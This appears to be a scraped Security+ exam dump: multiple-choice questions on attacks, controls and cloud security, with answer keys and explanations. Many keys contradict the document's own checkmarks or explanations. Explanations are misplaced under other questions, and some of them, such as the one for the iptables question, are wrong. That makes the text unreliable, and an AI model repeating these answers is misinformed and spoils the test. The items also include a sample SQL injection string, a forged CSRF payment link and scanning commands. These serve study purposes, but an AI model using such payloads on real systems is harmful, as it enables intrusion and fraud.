• **Point of entry.** Threat actors may use varied methods to infiltrate a target's infrastructure. Common methods include customized spearphishing email, zero-day or software exploits, and watering hole techniques. Attackers also utilize instant-messaging and

social networking platforms to entice targets to click a link or download malware. Eventually, establishing a connection with the target is acquired.

• **Command-and-control (C&C) communication.** After security has been breached, threat actors constantly communicate to the malware to either execute malicious routines or gather information within the company network. Threat actors use techniques to hide this communication and keep their movements under the radar.

• **Lateral movement.** Once inside the network, threat actors move laterally throughout the network to seek key information or infect other valuable systems.

• **Asset/Data Discovery.** Notable assets or data are determined and isolated for future data exfiltration. Threat actors have

access to “territories” that contain valuable information and noteworthy assets. These data are then identified and transferred through tools like remote access Trojans (RATs) and customized and legitimate tools. A possible technique used in this stage may be sending back file lists in different directories so attackers can identify what are valuable. • **Data Exfiltration.** This is the main goal of targeted attacks. An attack’s objective is to gather key information and transfer this to a location that the attackers control. Transferring such data can be conducted quickly or gradually. Targeted attacks strive to remain undetected in the network in order to gain access to the company’s crown jewels or valuable data. These valuable data include intellectual property, trade secrets, and customer information. In addition, threat actors may also seek other sensitive data such as top-secret documents from government or military institutions.

Once a targeted attack is successful and has reached as far as the data exfiltration stage, it is not difficult for attackers to draw out the data. Although targeted attacks are not known to specifically target consumers, their data are also at risk once target business sectors have been infiltrated. As a result, such attacks (if successful) may damage a company’s reputation.

<https://www.trendmicro.com/vinfo/us/security/definition/targeted-attacks#:~:text=A%20targeted%20attack%20>

#### Question #55 - [\(Exam Topic 2\)](#)

A security analyst is reviewing application logs to determine the source of a breach and locates the following log:

<https://www.comptia.com/login.php?id='%20or%20'1'1='1>

Which Of the following has been observed?

- A. DLL Injection
- B. API attack
- C. SQLI
- D. XSS

#### Answer: C

#### Question #56 - [\(Exam Topic 2\)](#)

Several attempts have been made to pick the door lock of a secure facility. As a result the security engineer has been assigned to implement a stronger preventative access control. Which of the following would BEST complete the engineer's assignment?

- A. Replacing the traditional key with an RFID key ✓
- B. Installing and monitoring a camera facing the door
- C. Setting motion-sensing lights to illuminate the door on activity

Given the scenario, the BEST way to complete the security engineer's assignment would be option A, which is replacing the traditional key with an RFID key.

This is because RFID keys are more secure than traditional keys and cannot be easily duplicated. They also provide an audit trail of who accessed the secure facility, which can help track any unauthorized access. Additionally, RFID keys can be deactivated remotely, which is useful in case a key is lost.

- D. Surrounding the property with fencing and gates

**Answer: D****Question #:57 - (Exam Topic 2)**

The Chief information Security Officer wants to prevent exfiltration of sensitive information from employee cell phones when using public USB power charging stations. Which of the following would be the Best solution to implement?

- A. DLP
- B. USB data blocker
- C. USB OTG
- D. Disabling USB ports

The BEST solution to prevent exfiltration of sensitive information from employee cell phones when using public USB power charging stations would be option B, which is USB data blocker.

A USB data blocker, also known as a USB condom, is a small device that prevents data exchange between the charging station and the device being charged. This device allows only the power pins to connect and blocks the data transfer pins.

**Answer: C****Question #:58 - (Exam Topic 2)**

Which of the following concepts BEST describes tracking and documenting changes to software and managing access to files and systems?

- A. Version control
- B. Continuous monitoring
- C. Stored procedures
- D. Automation

**Answer: A****Explanation**

Version control, also known as source control, is the process of tracking and managing changes to files over time. VCS — version control systems — are software tools designed to help teams work in parallel.

<https://www.perforce.com/blog/vcs/what-is-version-control>

**Question #:59 - (Exam Topic 2)**

A cyber-security administrator is using an enterprise firewall. The administrator created some rules, but now seems to be unresponsive. All connections being dropped by the firewall. Which of the following would be the BEST option to remove the rules?

- A. # iptables -t mangle -x
- B. # iptables -f
- C. # iptables -z
- D. # iptables -p input -j drop

**Answer: A**

The command `iptables -t flushes (clears) all the firewall rules, which means it removes all the existing rules from the iptables configuration. This action essentially disables the firewall and allows all connections to pass through without being blocked. It can be useful in situations where misconfigured rules are causing connectivity issues and need to be quickly removed.`

On the other hand, options (a), (c), and (d) do not address the issue of removing the rules:

Option (a) `iptables -t mangle -x` is used to display the packet and byte counters for rules in the "mangle" table. It does not remove any rules.  
 Option (c) `iptables -z` is used to zero the packet and byte counters for rules. It does not remove the rules themselves.  
 Option (d) `iptables -p input -j drop` is an incomplete command that attempts to drop incoming packets using the "input" chain, but it doesn't provide a complete rule and would likely result in an error.

**Question #:60 - (Exam Topic 2)**

Which of the following is an effective tool to stop or prevent the exfiltration of data from a network?

- A. DLP
- B. NIDS
- C. TPM
- D. FDE

**Answer: A**

## Explanation

Data loss prevention (DLP) makes sure that users do not send sensitive or critical information outside the corporate network

**Question #:61 - (Exam Topic 2)**

An organization just implemented a new security system. Local laws state that citizens must be notified prior to encountering the detection mechanism to deter malicious activities. Which of the following is being implemented?

- A. Proximity cards with guards
- B. Fence with electricity
- C. Drones with alarms
- D. Motion sensors with signage

**Answer: D**

**Question #:62 - (Exam Topic 2)**

A network administrator has been alerted that web pages are experiencing long load times. After determining it is not a routing or DNS issue, the administrator logs in to the router, runs a command, and receives the following output:

```
CPU 0 percent busy, from 300 sec ago  
1 sec ave: 99 percent busy  
5 sec ave: 97 percent busy  
1 min ave: 83 percent busy
```

Which of the following is the router experiencing?

- A. DDoS attack
- B. Memory leak
- C. Buffer overflow
- D. Resource exhaustion

**Answer: D****Question #:63 - (Exam Topic 2)**

A research company discovered that an unauthorized piece of software has been detected on a small number of machines in its lab. The researchers collaborate with other machines using port 445 and on the Internet using port 443. The unauthorized software is starting to be seen on additional machines outside of the lab and is making outbound communications using HTTPS and SMB. The security

team has been instructed to resolve the problem as quickly as possible causing minimal disruption to the researchers. Which of the following contains the BEST course of action in this scenario?

- A. Update the host firewalls to block outbound SMB.
- B. Place the machines with the unapproved software in containment.
- C. Place the unauthorized application in a blocklist.
- D. Implement a content filter to block the unauthorized software communication.

**Answer: B****Question #:64 - (Exam Topic 2)**

A forensics investigator is examining a number of unauthorized payments that were reported on the company's

website. Some unusual log entries show users received an email for an unwanted mailing list and clicked on a link to attempt to unsubscribe. One of the users reported the email to the phishing team, and the forwarded email revealed the link to be:

<a href="https://www.company.com/payto.do?routing=00001111&accc=22223334&amount-250">Click here to unsubscribe</a>

Which of the following will the forensics investigator MOST likely determine has occurred?

- A. SQL injection
- B. CSRF
- C. XSS
- D. XSRF

**Answer: D**

**XSS (Cross-Site Scripting):**

Cross-Site Scripting is a vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. It occurs when an application does not properly validate or sanitize user-supplied input and allows the execution of malicious scripts in the victim's browser. XSS attacks can be used to steal sensitive information, perform phishing attacks, or hijack user sessions.

**CSRF (Cross-Site Request Forgery) / XSRF (Cross-Site Request Forgery):**

Cross-Site Request Forgery refers to an attack where an attacker tricks a victim into performing unwanted actions on a website without their knowledge or consent. This attack occurs when a website does not sufficiently validate the authenticity of a request. The attacker typically crafts a malicious request, such as changing the victim's account settings or making unauthorized transactions, and tricks the victim into unknowingly triggering it by visiting a specially crafted website or clicking on a malicious link.

**Question #65 - (Exam Topic 2)**

XSRF is simply an alternate term for CSRF, and the terms are used interchangeably to describe the same vulnerability.

An attacker browses a company's online job board attempting to find any relevant information regarding the technologies the company uses. Which of the following BEST describes this social engineering technique?

- A. Hoax
- B. Reconnaissance
- C. Impersonation
- D. pretexting

In summary, XSS is a vulnerability that allows the injection of malicious scripts into web pages, while CSRF/XSRF is a vulnerability that allows unauthorized actions to be performed on behalf of a victim user on a website they are authenticated to, by tricking them into triggering malicious requests.

**Answer: A**

**Question #66 - (Exam Topic 2)**

Which of the following are the BEST ways to implement remote home access to a company's intranet systems if establishing an always-on VPN is not an option? (Select Two)

- A. Install VPN concentrators at home offices
- B. Create NAT on the firewall for intranet systems
- C. Establish SSH access to a jump server ✓
- D. Implement a SSO solution
- E. Enable MFA for intranet systems ✓

The two best ways to implement remote home access to a company's intranet systems if establishing an always-on VPN is not an option are:

c. Establish SSH access to a jump server: This option provides secure remote access to the intranet systems by using a jump server as an intermediary. The jump server acts as a gateway and allows remote users to access the intranet systems securely using SSH.

e. Enable MFA for intranet systems: Enabling Multi-Factor Authentication (MFA) provides an additional layer of security by requiring users to provide more than one form of authentication before accessing the intranet. This can include a combination of a password and a security token, or

- F. Configure SNMPv3 server and clients.

[Answer: A E](#)

If always-on VPN is an option, the best ways to implement remote home access to a company's intranet systems are:

- a. Install VPN concentrators at home offices: This option provides secure remote access to the intranet systems by installing VPN software or hardware concentrators at home offices. This ensures that all traffic between the remote user and the intranet systems is encrypted and secure.
- d. Implement a SSO solution: Implementing a Single Sign-On (SSO) solution allows remote users to authenticate themselves once and access multiple intranet systems without having to enter their credentials each time. This simplifies the login process and enhances security by reducing the likelihood of weak passwords being used or credentials being shared.

Question #:67 - [\(Exam Topic 2\)](#)

A Chief Information Security Officer wants to ensure the organization is validating and checking the integrity of zone transfers. Which of the following solutions should be implemented?

- A. DNSSEC ✓
- B. LOAPS
- C. NGFW
- D. DLP

[Answer: D](#)

Question #:68 - [\(Exam Topic 2\)](#)

After a recent external audit, the compliance team provided a list of several non-compliant, in-scope hosts that were not encrypting cardholder data at rest. Which of the following compliance frameworks would address the compliance team's GREATEST concern?

- A. PCI DSS
- B. GDPR
- C. ISO 27001
- D. NIST CSF

[Answer: A](#)

Question #:69 - [\(Exam Topic 2\)](#)

The new Chief Information Security Officer at a company has asked the security team to implement stronger user account policies. The new policies require:

- Users to choose a password unique to their last ten passwords
- Users to not log in from certain high-risk countries

Which of the following should the security team implement? (Select TWO).

- A. Password complexity
- B. Password history
- C. Geolocation ✓
- D. Geofencing
- E. Geotagging
- F. Password reuse

**Answer: A B**

**Question #:70 - (Exam Topic 2)**

A company recently experienced an inside attack using a corporate machine that resulted in data compromise. Analysis indicated an unauthorized change to the software circumvented technological protection measures. The analyst was tasked with determining the best method to ensure the integrity of the systems remains intact and local and remote boot attestation can take place. Which of the following would provide the BEST solution?

- A. HIPS
- B. Flm
- C. TPM
- D. DLP

**Answer: C**

**Explanation**

<https://docs.microsoft.com/en-us/azure/security/fundamentals/measured-boot-host-attestation>

**Question #:71 - (Exam Topic 2)**

An IT security manager requests a report on company information that is publicly available. The manager's concern is that malicious actors will be able to access the data without engaging in active reconnaissance. Which of the following is the MOST efficient approach to perform the analysis?

- A. Provide a domain parameter to tool.
- B. Check public DNS entries using dnsenum.
- C. Perform a vulnerability scan targeting a public company's IR

- D. Execute nmap using the options: scan all ports and sneaky mode.

**Answer: D**

**Question #:**72 - [\(Exam Topic 2\)](#)

An audit Identified PII being utilized In the development environment of a critical application. The Chief Privacy Officer (CPO) Is adamant that this data must be removed; however, the developers are concerned that without real data they cannot perform functionality tests and search for specific data. Which of the following should a security professional implement to BEST satisfy both the CPO's and the development team's requirements?

- A. Data anonymization
- B. Data encryption
- C. Data masking
- D. Data tokenization

**Answer: C**

**Explanation**

Data masking can mean that all or part of the contents of a field are redacted, by substituting all character strings with "x" for example. A field might be partially redacted to preserve metadata for analysis purposes. For example, in a telephone number, the dialing prefix might be retained, but the subscriber number redacted. Data masking can also use techniques to preserve the original format of the field. Data masking is an irreversible deidentification technique

**Question #:**73 - [\(Exam Topic 2\)](#)

After a recent security breach, a security analyst reports that several administrative usernames and passwords are being sent via cleartext across the network to access network devices over port 23. Which of the following should be implemented so all credentials sent over the network are encrypted when remotely accessing and configuring network devices?

- A. SSH
- B. SNMPv3
- C. SFTP
- D. Telnet
- E. FTP

**Answer: A**

**Question #:74 - (Exam Topic 2)**

A network engineer created two subnets that will be used for production and development servers. Per security policy, production and development servers must each have a dedicated network that cannot communicate with one another directly. Which of the following should be deployed so that server administrators can access these devices?

- A. VLANS
- B. Internet proxy servers
- C. NIDS
- D. Jump servers

**Answer: D****Question #:75 - (Exam Topic 2)**

Which of the following processes will eliminate data using a method that will allow the storage device to be reused after the process is complete?

- A. Pulverizing
- B. Overwriting ✓
- C. Shredding
- D. Degaussing

**Answer: B****Explanation**

<https://dataspan.com/blog/what-are-the-different-types-of-data-destruction-and-which-one-should-you-use/>

**Question #:76 - (Exam Topic 2)**

A vulnerability has been discovered and a known patch to address the vulnerability does not exist. Which of the following controls works BEST until a proper fix is released?

- A. Detective
- B. Compensating ✓

- C. Deterrent
- D. Corrective

**Answer:** ~~A~~

**Question #:77 - (Exam Topic 2)**

A major political party experienced a server breach. The hacker then publicly posted stolen internal communications concerning campaign strategies to give the opposition party an advantage. Which of the following BEST describes these threat actors?

- A. Semi-authorized hackers
- B. State actors
- C. Script kiddies
- D. Advanced persistent threats

**Answer: B**

**Question #:78 - (Exam Topic 2)**

Which of the following describes a social engineering technique that seeks to exploit a person's sense of urgency?

- A. A phishing email stating a cash settlement has been awarded but will expire soon
- B. A smishing message stating a package is scheduled for pickup
- C. A vishing call that requests a donation be made to a local charity
- D. A SPIM notification claiming to be undercover law enforcement investigating a cybercrime

**Answer: A**

## Explanation

### Phishing

As one of the most popular social engineering attack types, phishing scams are email and text message campaigns aimed at creating a sense of urgency, curiosity or fear in victims. It then prods them into revealing sensitive information, clicking on links to malicious websites, or opening attachments that contain malware.

<https://www.imperva.com/learn/application-security/social-engineering-attack/#:~:text=Phishing,curiosity%20or>

**Question #:79 - [\(Exam Topic 2\)](#)**

A user wanted to catch up on some work over the weekend but had issues logging in to the corporate network using a VPN. On Monday, the user opened a ticket for this issue but was able to log in successfully. Which of the following BEST describes the policy that is being implemented?

- A. Time-based logins
- B. Geofencing
- C. Network location
- D. Password history

**Answer: A****Question #:80 - [\(Exam Topic 2\)](#)**

A large financial services firm recently released information regarding a security breach within its corporate network that began several years before. During the time frame in which the breach occurred, indicators show an attacker gained administrative access to the network through a file downloaded from a social media site and subsequently installed it without the user's knowledge. Since the compromise, the attacker was able to take command and control the computer systems anonymously while obtaining sensitive corporate and personal employee information. Which of the following methods did the attacker MOST likely use to gain access?

- A. A bot
- B. A fileless virus
- C. A logic bomb
- D. A RAT

**Answer: D****Explanation**

Remote access trojans (RATs) are malware designed to allow an attacker to remotely control an infected computer. Once the RAT is running on a compromised system, the attacker can send commands to it and receive data back in response.

**Question #:81 - [\(Exam Topic 2\)](#)**

A systems analyst is responsible for generating a new digital forensics chain-of-custody form. Which of the following should the analyst include in this documentation? (Select TWO).

- A. The order of volatility

The two items that the systems analyst should include in the digital forensics chain-of-custody form are:

- E. The date and time: This is important information to track when the artifact was collected and when it was transferred or analyzed, providing a clear timeline of events.

- B. A CRC32 checksum
- C. The provenance of the artifacts
- D. The vendor's name
- E. The date time
- F. A warning banner

**Answer: A E**

**Question #:82 - [\(Exam Topic 2\)](#)**

A security manager has tasked the security operations center with locating all web servers that respond to an unsecure protocol. Which of the following commands could an analyst run to find requested servers?

- A. nslookup 10.10.10.0
- B. nmap -p 80 10.10.10.0/24
- C. pathping 10.10.10.0 -p 80
- D. no -1 -p 80

**Answer: B**

**Question #:83 - [\(Exam Topic 2\)](#)**

Which of the following control types fixes a previously identified issue and mitigates a risk?

- A. Detective
- B. Corrective
- C. Preventative
- D. Finalized

**Answer: B**

**Question #:84 - [\(Exam Topic 2\)](#)**

A security analyst is evaluating the risks of authorizing multiple security solutions to collect data from the company's cloud environment. Which of the following is an immediate consequence of these integrations?

- A. Non-compliance with data sovereignty rules
- B. Loss of the vendor's interoperability support
- C. Mandatory deployment of a SIEM solution
- D. Increase in the attack surface

D. Increase in the attack surface is the immediate consequence of integrating multiple security solutions to collect data from the company's cloud environment. Each additional solution that is authorized to collect data creates a new potential point of entry for an attacker to exploit. This can increase the attack surface of the environment and potentially lead to more vulnerabilities being introduced. It is important for security analysts to carefully evaluate the risks and benefits of integrating multiple security solutions before making a decision.

**Answer:** A 

#### Question #:85 - [\(Exam Topic 2\)](#)

Server administrators want to configure a cloud solution so that computing memory and processor usage is maximized most efficiently across a number of virtual servers. They also need to avoid potential denial-of-service situations caused by availability. Which of the following should administrators configure to maximize system availability while efficiently utilizing available computing power?

- A. Dynamic resource allocation
- B. High availability
- C. Segmentation
- D. Container security

**Answer:** A

#### Question #:86 - [\(Exam Topic 2\)](#)

An untrusted SSL certificate was discovered during the most recent vulnerability scan. A security analyst determines the certificate is signed properly and is a valid wildcard. This same certificate is installed on other company servers without issue. Which of the following is the MOST likely reason for this finding?

- A. The required intermediate certificate is not loaded as part of the certificate chain.
- B. The certificate is on the CRL and is no longer valid.
- C. The corporate CA has expired on every server, causing the certificate to fail verification.
- D. The scanner is incorrectly configured to not trust this certificate when detected on the server.

**Answer:** A

#### Question #:87 - [\(Exam Topic 2\)](#)

Which of the following is the MOST effective way to detect security flaws present on third-party libraries embedded on software before it is released into production?

- A. Employ different techniques for server- and client-side validations.
- B. Use a different version control system for third-party libraries.
- C. Implement a vulnerability scan to assess dependencies earlier on SDLC.
- D. Increase the number of penetration tests before software release.

**Answer: C**

**Question #:88 - [\(Exam Topic 2\)](#)**

An attacker has determined the best way to impact operations is to infiltrate third-party software vendors. Which of the following vectors is being exploited?

- A. Social media
- B. Cloud
- C. Supply chain
- D. Social engineering

The vector being exploited in this scenario is C. Supply chain. By infiltrating third-party software vendors, the attacker is able to gain access to systems and data of their target organization through the supply chain. This is a common attack vector used by cyber criminals as it can provide a way to bypass an organization's security controls and gain access to sensitive information.

**Answer: D**

**Question #:89 - [\(Exam Topic 2\)](#)**

A technician was dispatched to complete repairs on a server in a data center. While locating the server, the technician entered a restricted area without authorization. Which of the following security controls would BEST prevent this in the future?

- A. Use appropriate signage to mark all areas.
- B. Utilize cameras monitored by guards.
- C. Implement access control vestibules.
- D. Enforce escorts to monitor all visitors.

**Answer: C**

**Question #:90 - [\(Exam Topic 2\)](#)**

Which of the following is a risk that is specifically associated with hosting applications in the public cloud?

- A. Unsecured root accounts
- B. Zero-day
- C. Shared tenancy
- D. Insider threat

**Answer: C**

**Question #:91 - (Exam Topic 2)**

Which of the following can be used by a monitoring tool to compare values and detect password leaks without providing the actual credentials?

- A. Hashing
- B. Tokenization
- C. Masking
- D. Encryption

**Answer: A**

**Explanation**

<https://resources.infosecinstitute.com/topic/10-popular-password-cracking-tools/>

**Question #:92 - (Exam Topic 2)**

An organization is planning to roll out a new mobile device policy and issue each employee a new laptop. These laptops would access the users' corporate operating system remotely and allow them to use the laptops for purposes outside of their job roles. Which of the following deployment models is being utilized?

- A. MDM and application management
- B. BYOO and containers
- C. COPE and VDI
- D. CYOD and VMs

**Answer: C**

**Question #:93 - (Exam Topic 2)**

Which of the following is the MOST likely reason for securing an air-gapped laboratory HVAC system?

- A. To avoid data leakage
- B. To protect surveillance logs
- C. To ensure availability
- D. To facilitate third-party access

The most likely reason for securing an air-gapped laboratory HVAC system is A. To avoid data leakage. An air-gapped laboratory is one that is physically isolated from any external networks, including the internet. One of the main reasons for this type of isolation is to prevent unauthorized access or data leakage. However, HVAC systems can create a potential vulnerability as they may be connected to external networks or controlled remotely, which could provide a path for attackers to gain access to the air-gapped laboratory and potentially compromise sensitive data. Therefore, securing the HVAC system is important to prevent any potential data leakage or unauthorized access.

**Answer: C****Question #:94 - (Exam Topic 2)**

A penetration tester is fuzzing an application to identify where the EIP of the stack is located on memory.

Which of the following attacks is the penetration tester planning to execute?

- A. Race-condition
- B. Pass-the-hash
- C. Buffer overflow
- D. XSS

**Answer: C****Question #:95 - (Exam Topic 2)**

The president of a regional bank likes to frequently provide SOC tours to potential investors. Which of the following policies BEST reduces the risk of malicious activity occurring after a tour?

- A. Password complexity
- B. Acceptable use
- C. Access control
- D. Clean desk

The policy that would best reduce the risk of malicious activity occurring after a SOC (Security Operations Center) tour is C. Access control. Access control policies are designed to restrict access to sensitive areas and resources only to authorized individuals. By implementing access control policies for the SOC and ensuring that visitors are only given access to areas of the SOC that are necessary for the tour, the risk of malicious activity is reduced.

**Answer: D****Question #:96 - (Exam Topic 2)**

Which of the following is a security best practice that ensures the integrity of aggregated log files within a SIEM?

- A. Set up hashing on the source log file servers that complies with local regulatory requirements,
- B. Back up the aggregated log files at least two times a day or as stated by local regulatory requirements.
- C. Write protect the aggregated log files and move them to an isolated server with limited access.
- D. Back up the source log files and archive them for at least six years or in accordance with local regulatory requirements.

**Answer: A**

**Question #:97 - [\(Exam Topic 2\)](#)**

A news article states hackers have been selling access to IoT camera feeds. Which of the following is the Most likely reason for this issue?

- A. Outdated software
- B. Weak credentials
- C. Lack of encryption
- D. Backdoors

IoT (Internet of Things) devices such as cameras often have default usernames and passwords that are easy to guess or have not been changed by the users. This makes it easier for hackers to gain unauthorized access to the devices and view the camera feeds.

**Answer: B**

**Question #:98 - [\(Exam Topic 2\)](#)**

A company is moving its retail website to a public cloud provider. The company wants to tokenize credit card data but not allow the cloud provider to see the stored credit card information. Which of the following would BEST meet these objectives?

- A. WAF
- B. CASB
- C. VPN
- D. TLS

**Answer: B**

**Question #:99 - [\(Exam Topic 2\)](#)**

A user reports falling for a phishing email to an analyst. Which of the following system logs would the analyst check FIRST?

- A. DNS
- B. Message gateway
- C. Network
- D. Authentication

**Answer: B**

**Question #:100 - (Exam Topic 2)**

An analyst receives multiple alerts for beaconing activity for a host on the network. After analyzing the activity, the analyst observes the following activity:

- A user enters comptia.org into a web browser.
- The website that appears is not the comptia.org site.
- The website is a malicious site from the attacker.
- Users in a different office are not having this issue.

Which of the following types of attacks was observed?

- A. On-path attack
- B. DNS poisoning
- C. Locator (URL) redirection
- D. Domain hijacking

**Answer: C**

**Question #:101 - (Exam Topic 2)**

An administrator is configuring a firewall rule set for a subnet to only access DHCP, web pages, and SFTP, and to specifically block FTP. Which of the following would BEST accomplish this goal?

Based on the provided information, the type of attack that was observed is C. Locator (URL) redirection.

Locator (URL) redirection is a type of attack where a user is redirected to a malicious website when they try to access a legitimate website. In this case, the user entered "comptia.org" into their web browser, but they were redirected to a malicious website instead of the legitimate comptia.org website. This type of attack is often accomplished through the use of compromised DNS servers or other methods that allow an attacker to manipulate the user's web traffic.

A. [Permission Source Destination Port]

Allow: Any Any 80  
Allow: Any Any 443  
Allow: Any Any 67  
Allow: Any Any 68  
Allow: Any Any 22  
Deny: Any Any 21  
Deny: Any Any

B. [Permission Source Destination Port]

Allow: Any Any 80  
Allow: Any Any 443  
Allow: Any Any 67  
Allow: Any Any 68  
Deny: Any Any 22  
Allow: Any Any 21  
Deny: Any Any

C. [Permission Source Destination Port]

Allow: Any Any 80  
Allow: Any Any 443  
Allow: Any Any 22  
Deny: Any Any 67  
Deny: Any Any 68  
Deny: Any Any 21  
Allow: Any Any

D. [Permission Source Destination Port]

Allow: Any Any 80  
Allow: Any Any 443  
Deny: Any Any 67  
Allow: Any Any 68  
Allow: Any Any 22  
Allow: Any Any 21  
Allow: Any Any

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer: A**

Question #:102 - [\(Exam Topic 2\)](#)

Users are presented with a banner upon each login to a workstation. The banner mentions that users are not entitled to any reasonable expectation of privacy and access is for authorized personnel only.

In order to proceed past that banner, users must click the OK button. Which of the following is this an example of?

- A. AUP
- B. NDA
- C. SLA
- D. MOU

**Answer: A**

#### Question #:103 - [\(Exam Topic 2\)](#)

Which of the following documents provides guidance regarding the recommended deployment of network security systems from the manufacturer?

- A. Cloud control matrix
  - B. Reference architecture ✓
  - C. NIST RMF
  - D. CIS Top 20
- B. Reference architecture provides guidance regarding the recommended deployment of network security systems from the manufacturer. A reference architecture is a document or set of documents that provide recommended practices, design patterns, and deployment strategies for implementing a particular technology or system. These documents are typically created by the manufacturer of the technology or system and provide guidance on how to best implement and configure their products for optimal performance and security. The other options listed (Cloud Control Matrix, NIST RMF, and CIS Top 20) provide guidance on various aspects of cybersecurity, but not specifically on the recommended deployment of network security systems from the manufacturer.

**Answer: C**

#### Question #:104 - [\(Exam Topic 2\)](#)

Server administrator want to configure a cloud solution so that computing memory and processor usage is maximized most efficiently across a number of virtual servers. They also need to avoid potential denial-of-service situations caused by availability. Which of the following should administrator configure to maximize system availability while efficiently utilizing available computing power?

- A. Dynamic resource allocation
  - B. High availability ✓
  - C. Segmentation
  - D. Container security
- B. High availability is the solution that administrators should configure to maximize system availability while efficiently utilizing available computing power. High availability refers to the ability of a system or service to remain available and operational even in the face of hardware or software failures. This is typically achieved through redundancy and failover mechanisms that ensure that if one component or server fails, another can take over its workload with minimal disruption to the system.

Dynamic resource allocation (A) is a technique used in cloud computing to allocate computing resources dynamically based on workload demand. This can help maximize the efficient utilization of computing power, but it does not directly address availability concerns.

**Answer:** C

**Question #:**105 - [\(Exam Topic 2\)](#)

Which of the following should an organization consider implementing In the event executives need to speak to the media after a publicized data breach?

- A. Incident response plan
- B. Business continuity plan
- C. Communication plan ✓
- D. Disaster recovery plan

**Answer:** D

**Question #:**106 - [\(Exam Topic 2\)](#)

A Chief Security Officer is looking for a solution that can provide increased scalability and flexibility for back-end infrastructure, allowing it to be updated and modified without disruption to services. The security architect would like the solution selected to reduce the back-end server resources and has highlighted that session persistence is not important for the applications running on the back-end servers. Which of the following would BEST meet the requirements?

- A. Reverse proxy
- B. Automated patch management
- C. Snapshots
- D. NIC teaming

**Answer:** A

### Explanation

A reverse proxy would be the best solution for increased scalability and flexibility for back-end infrastructure.

**Question #:**107 - [\(Exam Topic 2\)](#)

A company is required to continue using legacy software to support a critical service. Which of the following BEST explains a risk of this practice?

- A. Default system configuration
- B. Unsecure protocols
- C. Lack of vendor support BEST explains a risk of continuing to use legacy software to support a critical service. Legacy software is software that is no longer actively maintained or updated by its vendor. This can create a number of risks, including security vulnerabilities that are not patched or fixed, compatibility issues with newer technologies or hardware, and the potential for data loss or corruption due to software bugs or errors.

- C. Lack of vendor support
- D. Weak encryption

**Answer: B**

**Question #:108 - (Exam Topic 2)**

A recent phishing campaign resulted in several compromised user accounts. The security incident response team has been tasked with reducing the manual labor of filtering through all the phishing emails as they arrive and blocking the sender's email address, along with other time-consuming mitigation actions. Which of the following can be configured to streamline those tasks?

- A. SOAR playbook
- B. MOM policy
- C. Firewall rules
- D. URL filter
- E. SIEM data collection

**Answer: A**

**Question #:109 - (Exam Topic 2)**

A security analyst has been tasked with finding the maximum amount of data loss that can occur before ongoing business operations would be impacted. Which of the following terms BEST defines this metric?

- A. MTTR \*MTTR - Mean Time To Repair - how much time this takes to recover, on average
- B. RTO \*RTO - Recovery Time Objective - your goal for amount of time to recover
- C. RPO ✓ \*RPO - Recovery Point Objective - your goal for acceptable amount of data loss
- D. MTBF \*MTBF - Mean Time Between Failures - how much time between failures, on average

**Answer: C**

## Topic 3, Exam Pool C (NEW)

### Question #1 - [\(Exam Topic 3\)](#)

A network administrator has been asked to design a solution to improve a company's security posture. The administrator is given the following requirements?

- The solution must be inline in the network
- The solution must be able to block known malicious traffic
- The solution must be able to stop network-based attacks

Which of the following should the network administrator implement to BEST meet these requirements?

- A. HIDS
- B. NIDS
- C. HIPS
- D. NIPS

### Answer: D

### Question #2 - [\(Exam Topic 3\)](#)

An organization has a growing workforce that is mostly driven by additions to the sales department. Each newly hired salesperson relies on a mobile device to conduct business. The Chief Information Officer (CIO) is wondering if the organization may need to scale down just as quickly as it scaled up. The CIO is also concerned about the organization's security and customer privacy. Which of the following would be BEST to address the CIO's concerns?

- A. Disallow new hires from using mobile devices for six months
- B. Select four devices for the sales department to use in a CYOD model
- C. Implement BYOD for the sales department while leveraging the MDM
- D. Deploy mobile devices using the COPE methodology

### Answer: C

**Question #:3 - [\(Exam Topic 3\)](#)**

A security analyst has received an alert about being sent via email. The analyst's Chief information Security Officer (CISO) has made it clear that PII must be handle with extreme care From which of the following did the alert MOST likely originate?

- A. S/MIME
- B. DLP
- C. IMAP
- D. HIDS

**Answer: B****Explanation**

Network-based DLP monitors outgoing data looking for sensitive data. Network-based DLP systems monitor outgoing email to detect and block unauthorized data transfers and monitor data stored in the cloud.

**Question #:4 - [\(Exam Topic 3\)](#)**

An organization is concerned that its hosted web servers are not running the most updated version of the software. Which of the following would work BEST to help identify potential vulnerabilities?

- A. Hping3 -s comptia.org -p 80
- B. Nc -1 -v comptia.org -p 80
- C. nmap comptia.org -p 80 -aV
- D. nslookup -port=80 comtia.org

**Answer: C****Explanation**

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.

**Question #:5 - [\(Exam Topic 3\)](#)**

To secure an application after a large data breach, an e-commerce site will be resetting all users' credentials.

Which of the following will BEST ensure the site's users are not compromised after the reset?

- A. A password reuse policy

- B. Account lockout after three failed attempts
- C. Encrypted credentials in transit
- D. A geofencing policy based on login history

**Answer:** C

**Question #:6 - [\(Exam Topic 3\)](#)**

An attacker is exploiting a vulnerability that does not have a patch available. Which of the following is the attacker exploiting?

- A. Zero-day
- B. Default permissions
- C. Weak encryption
- D. Unsecure root accounts

**Answer:** A

**Question #:7 - [\(Exam Topic 3\)](#)**

A company needs to centralize its logs to create a baseline and have visibility on its security events. Which of the following technologies will accomplish this objective?

- A. Security information and event management
- B. A web application firewall
- C. A vulnerability scanner
- D. A next-generation firewall

**Answer:** A

**Question #:8 - [\(Exam Topic 3\)](#)**

An incident response technician collected a mobile device during an investigation. Which of the following should the technician do to maintain chain of custody?

- A. Document the collection and require a sign-off when possession changes.
- B. Lock the device in a safe or other secure location to prevent theft or alteration.

To ensure the site's users are not compromised after a large data breach, the e-commerce site should implement a password reset policy that requires all users to change their password on their next login. This will invalidate any compromised passwords and prevent attackers from using them to gain unauthorized access to user accounts.

Therefore, of the options provided, option A (a password reuse policy) is the BEST choice to ensure the site's users are not compromised after the reset. This policy should require users to create a new, unique password that they have not used on any other website or application. This will prevent attackers from using previously compromised passwords to gain access to user accounts.

- C. Place the device in a Faraday cage to prevent corruption of the data.
- D. Record the collection in a blockchain-protected public ledger

**Answer: A****Question #:9 - [\(Exam Topic 3\)](#)**

A administrator needs to allow mobile BYOD devices to access network resources. As the devices are not enrolled to the domain and do not have policies applied to them, which of the following are best practices for authentication and infrastructure security? (Select TWO)

- A. Create a new network for the mobile devices and block the communication to the internal network and servers
- B. Use a captive portal for user authentication
- C. Authenticate users using OAuth for more resiliency.
- D. Implement SSO and allow communication to the internal network.
